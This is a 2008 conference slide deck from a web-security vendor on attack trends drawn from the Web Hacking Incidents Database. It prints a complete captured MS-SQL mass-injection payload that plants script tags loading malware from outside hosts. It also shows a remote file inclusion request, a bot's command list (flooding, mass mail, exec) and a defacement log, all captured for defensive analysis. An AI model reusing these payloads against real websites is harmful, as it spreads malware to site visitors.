

Trends in Web Application Security: What's hot in 2008

The Web Hacking Incidents Database as a key to determining
the risk to web applications

Ofer Shezaf, Breach Security, September 2008



Agenda

- ◆ Few words about Breach Security who paid my travel
- ◆ The Challenge Of Risk Analysis For Web Application Security
- ◆ The Web Hacking Incidents Database
- ◆ Web Application Security Trends, based on the database and Breach Labs findings.



About Myself

Ofer Shezaf, VP Product Management, Breach Security

- ◆ Great title:
 - ◆ Enables me to host of the coolest cocktails in every conference.
 - ◆ And to sponsor ModSecurity, the open source WAF.
- ◆ But don't let the title confuse you: I am an application security guy.
 - ◆ Background in national information security.
- ◆ Open Source and Community projects:
 - ◆ Officer, Web Application Security Consortium.
 - ◆ President, OWASP Israeli chapter.
 - ◆ Project Leader, ModSecurity Core Rule Set Project.
 - ◆ Project Leader, WASC Web Hacking Incident Database.
- ◆ Based out of Tel-Aviv, Israel.



About Breach Security

- ◆ Global headquarters in California
- ◆ Web application security provider for eight years
- ◆ Led by experienced security professionals
- ◆ Trusted by large enterprise customers
- ◆ Pioneered web application integrity
- ◆ Industry research through Breach Security Labs and the open source ModSecurity project.
- ◆ We wrote the books:



Trusted by Industry Leaders

Education



Technology




Healthcare



Government



eCommerce



Finance



Trusted by Industry Leaders

“This pure play WAF vendor has had considerable success in expanding its WebDefend appliance on the evaluation shortlists of enterprises and small and midsize businesses”

Gartner

Breach has overcome ‘web application’ challenges by focusing on driving innovation of Web application security solutions

FROST & SULLIVAN



Breach Security Labs

- ◆ **ModSecurity**, the leading open source web application firewall, led by Ivan Ristic.
- ◆ **The Open Proxy Honeypot Project**, an initiative to analyze attack data by deploying open proxy honeypots based on ModSecurity, led by Ryan Barnett.
- ◆ **The Web Application Firewall Evaluation Criteria**, the most comprehensive document defining web application firewalls. A Web Application Security Consortium project sponsored by Breach Labs and led by Ivan Ristic.
- ◆ **The Core Rule Set**, an open source generic web application security rule set, led by Ofer Shezaf.
- ◆ **The Web Hacking Incidents Database Project**, a comprehensive research project that tracks and analyzes publicly disclosed web hacking incidents. A Web Application Security Consortium project sponsored by Breach Security Labs and led by Ofer Shezaf.



The Challenge Of Risk Analysis For Web Application Security



The Web Application Security Risk


- ◆ Applications are **vulnerable**:
 - ◆ Unique, each one exposing its own vulnerabilities.
 - ◆ Change frequently, requiring constant tuning of application security.
 - ◆ Complex and feature rich with the advent of AJAX, Web Services and Web 2.0.
- ◆ Applications are **threatened**:
 - ◆ New business models drive "for profit" hacking.
 - ◆ Performed by professionals enabling complex attacks.
- ◆ Potential **impact** may be severe:
 - ◆ Web applications are used for sensitive information and important transactions.
 - ◆ Attack may be targeted as clients.



BREACH

Threat is Difficult to Assess

- ◆ Web Attacks are Stealth:
 - ◆ Victims hide breaches.
 - ◆ Incidents are not detected.
- ◆ Statistics are Skewed:
 - ◆ Defacement (visible) and information leakage (regulated) are publicized more than other breaches.
 - ◆ Number of incident reported is statistically insignificant.
- ◆ Most assessments are biased:
 - ◆ Believe neither vendors' FUD nor developers' self assurance.



BREACH

Available Sources: Vulnerabilities

- ◆ Databases:
 - ◆ Software : OSVDB, Bugtraq
 - ◆ Web sites: XSSed
- ◆ Statistics:
 - ◆ WASC Statistics Project,
 - ◆ OWASP top 10
- ◆ Skewed towards vulnerabilities that are easy to find, but are not necessarily actively exploited or results in a significant outcome.
 - ◆ Good predictor of level of vulnerability.
 - ◆ Not adequate to predict threat or outcome.



Available Sources: Attacks

- ◆ Zone-H:
 - ◆ The most comprehensive attack repository, very important for public awareness.
 - ◆ Reported by hackers and focus on defacements.
 - ◆ Lacks for profit attacks.
 - ◆ The "man bites a dog" syndrome.
- ◆ WASC Distributed Open Proxy Honeypots Project
 - ◆ Monitor attack traffic disguised behind proxies.
 - ◆ Show promise but still limited in scope.
- ◆ Data loss databases (such as attrition.org)
 - ◆ Includes any data loss incident:
 - ◆ Including lost notebook, electronic or paper versions.
 - ◆ Address a larger problem than Web Application Security or even IT security.



Available Sources: The OWASP Top 10 2007

- ◆ Based on the CVE vulnerability database.
- ◆ Minor expert adjustments (CSRF for example).
- ◆ Is it related to real world attacks?

	Attack	
A1	XSS	
A2	Injection Flaws	
A3	Malicious File Execution	
A4	Insecure Direct Object Referenc	
A5	CSRF	
A6	Information Leakage and Improper Error Handling	↑
A7	Broken Authentication and Session Management	
A8	Insecure Cryptographic Storage	
A9	Insecure Communications	
A10	Failure to Restrict URL Access	

XSS is up, but probably overrated

Include SQL Injection. Combining many attacks to A2 allowed for new entries

The new kid in town. Overhyped but may become a commonly exploited vulnerability in the future.

BREACH

The Web Hacking Incidents Database

BREACH

The Web Hacking Incident Database

A Web Application Security Consortium (WASC) Project dedicated to recording web application security related incidents.



Database Content

- ◆ Incidents since 1999
- ◆ Each incident is classified:
 - ◆ Attack type
 - ◆ Outcome
 - ◆ Country of organization attacked
 - ◆ Industry segment of organization attacked
 - ◆ Country of origin of the attack
 - ◆ Vulnerable Software
- ◆ Multiple values for a classification allowed.
- ◆ Additional information:
 - ◆ A unique identifier: WHID year-id
 - ◆ Dates of occurrence and reporting
 - ◆ Description
 - ◆ Internet references
- ◆ RSS feed

WHID 2008-08: Hacker steals Davidson Cos. clients' data

Reported: 04 February 2008
Occurred: 04 February 2008

Classifications:

- Attack Method: Unknown
- Country: USA
- Outcome: Leakage of Information
- Vertical: Finance

A computer hacker broke into the database of D.A. Davidson, a local Montana financial services firm and stole their entire customers' database: 226,000 records including names and social security numbers. Attack method is not known, but it seems very much like a web hack.

References:

- **Hacker steals Davidson Cos. clients' data**
News Story, Great Falls Tribune, 04 February 2008
- **Davidson Companies Informs Clients of Network Intrusion Resulting in Illegal Access to Personal Data**
Victim's report, Davidson Companies, 30 January 2008
- **Davidson Co.'s security breach reminds that personal data isn't as safe as we'd like**
News Follow Up, Great Falls Tribune, 11 February 2008

Inclusion Criteria

- ◆ The database includes only:
 - ◆ Publicly disclosed incidents.
 - ◆ Only web application related incidents:
 - ◆ Many times it is hard to know how the network was hacked. We try to read between the lines.
 - ◆ Federal Trade Commission (FTC) Reports are sometimes helpful, but are often published after years.
 - ◆ Incidents of interest:
 - ◆ We do not include most mass defacement incidents.
 - ◆ Defacements of "High Profile" sites are included.
- ◆ Criteria:
 - ◆ Ensure the quality and correctness of the reported incidents.
 - ◆ Severely limit the number of incidents that gets in.
 - ◆ Are somewhat subjective.



Web Application Security Trends




2007 Summary: Attack Methods

Statistics based on the Web Hacking Incidents Database annual report 2007.

We can see that:

- ◆ CSRF is hyped.
- ◆ XSS is overrated.
- ◆ Misconfiguration (A10 in 2005) is a huge problem.
- ◆ Encryption is not a real issue.


2007 Incidents by attack method



BREACH

2007 Summary: Business Motivations For Hacking


- ◆ Evenly divided between capitalists and ideologists.
- ◆ Picture is skewed since externally visible incidents force disclosure.



2007 Incidents by attack outcome

BREACH

2007 Summary: Most Hacked Organizations



2008 Trends - Economy of scale

- ◆ Finally large scale business models abusing web app vulnerabilities:
 - ◆ Attack targets Web site is used as an intermediary.
 - ◆ Site value for hackers is its loyal visitors and not information in or features of the site.
 - ◆ Many smaller sites are hacked.
 - ◆ It does not mean that the targeted attacks have stopped, but the visibility of the mass attacks is much higher.
- ◆ Specific exploits:
 - ◆ SQL injection Crawlers:
 - ◆ Generic injection of iFrame tags to web sites.
 - ◆ Attacks began in January and keep intensifying, hacking hundreds of thousands sites.
 - ◆ Web sites bots herding:
 - ◆ Uploading remotely controlled scripts to web sites.
 - ◆ We have seen in the field, but no public report yet.
 - ◆ Service providers:
 - ◆ Security of hosted sites falls through the cracks.

SQL Injection Crawlers

```

DECLARE @T varchar(255),@C varchar(255)
DECLARE Table_Cursor CURSOR
select a.name,b.name
from sysobjects a,syscolumns b
where a.id=b.id
      and a.xtype='u'
      and (b.xtype=99 or b.xtype=35 or b.xtype=231 or
b.xtype=167)
OPEN Table_Cursor FETCH NEXT
FROM Table_Cursor INTO @T,@C

WHILE(@@FETCH_STATUS=0)
BEGIN
exec('
update ['+@T+]
set ['+@C+']=rtrim(convert(varchar,['+@C+'])
+'<script
src=http://www.qiqigm.com/m.js></script>')
FETCH NEXT FROM Table_Cursor INTO @T,@C
END
CLOSE Table_Cursor
DEALLOCATE Table_Cursor
    
```

Select all columns in all tables

Iterate over them

Append script tag pointing to malware

- Specific to MS-SQL tables
- Structure but could be adapted to other DBs.
- Default MS-SQL security is somewhat at blame.
- Script brutally modifies ALL fields in application:
 - Some will be displayed back to the user.
 - Hopes that the application would not be damaged beyond use.
- Easier to avoid in the 1st place on sites where
 - Database security



Many variants emerging

- Attacks against different environments such (but still all share MS-SQL databases):

- We have seen Cold Fusion, PHP and JSP:

```

/personnel/employment.cfm?';DECLARE @S
CHAR(4000)....
    
```

- Payload getting more elaborate:

- Prevent repeated infection:

```

where '+@C+' not like "%"></title><script
src="http://sdo.1000mg.cn/csrs/w.js">
    
```



Web Site Bots Herding

```
GET /XXXXXXXXX.php?ADODB_DIR=http://www.filmbox.ru/d.pl? HTTP/1.1
TE: deflate,gzip;q=0.3
Connection: TE, close
Host: XXXXXXXXXXXX
User-Agent: libwww-perl/5.805
```

Easily detectable

Not sure how what they tried to exploit. I did not see a successful attack.

```
switch(substr($mcmd[0],1)) {
  case "restart":
  case "mail": //mail to from subject message
  case "dns":
  case "info":
  case "cmd":
  case "rndnick":
  case "php":
  case "exec": break;
  case "pscan": // .pscan 127.0.0.1 6667
  case "ud.server": // .udserver <server> <port>
  case "download":
  case "die":
  case "udpfflood":
  case "udpfflood1":
  case "tcpfflood":
  case "massmail":
```

Control Methods

Attack Methods

BREACH²₅

Hacking Service Providers

- ◆ Mass exploitation of known or zero day vulnerabilities:
 - ◆ Infrastructure software (cPanel, Apache, PHP)
 - ◆ Popular open source software (WordPress, Joomla).
- ◆ Abuse of legitimate features:
 - ◆ Stolen credentials or accounts purchased using a stolen credit card.
 - ◆ File uploads, Web based shells, FTP.
- ◆ Lack of sufficient separation between sites:
 - ◆ Privilege escalation on one site results in breaching all sites.
- ◆ Used for spam, phishing, malware planting & installing bots.

```
--a861a519-A--
[31/Aug/2008:08:24:01 +0000]
NX33dVBEUOkAAFW5FQ4AAAAG 211.21.122.234
35281 80.68.80.233 80
--a861a519-B--
PUT /home.php HTTP/1.0
Accept-Language: en-us;q=0.5
Translate: f
Content-Length: 153
User-Agent: Microsoft Data Access Internet
Publishing Provider DAV 1.1
Host: www.....com

--a861a519-C--
HACKED YOUR SYSTEM LINUXPLOIT_CREW\n\n
--a861a519-F--
HTTP/1.1 405 Method Not Allowed
Allow: GET,HEAD,POST,OPTIONS,TRACE
Content-Length: 229
Connection: close
Content-Type: text/html; charset=iso-8859-1

.....
--a861a519-Z--
```

BREACH²₆



Ofer Shezaf, ofers@breach.com

Further information at the WHID web site:
<http://www.webappsec.org/projects/whid>

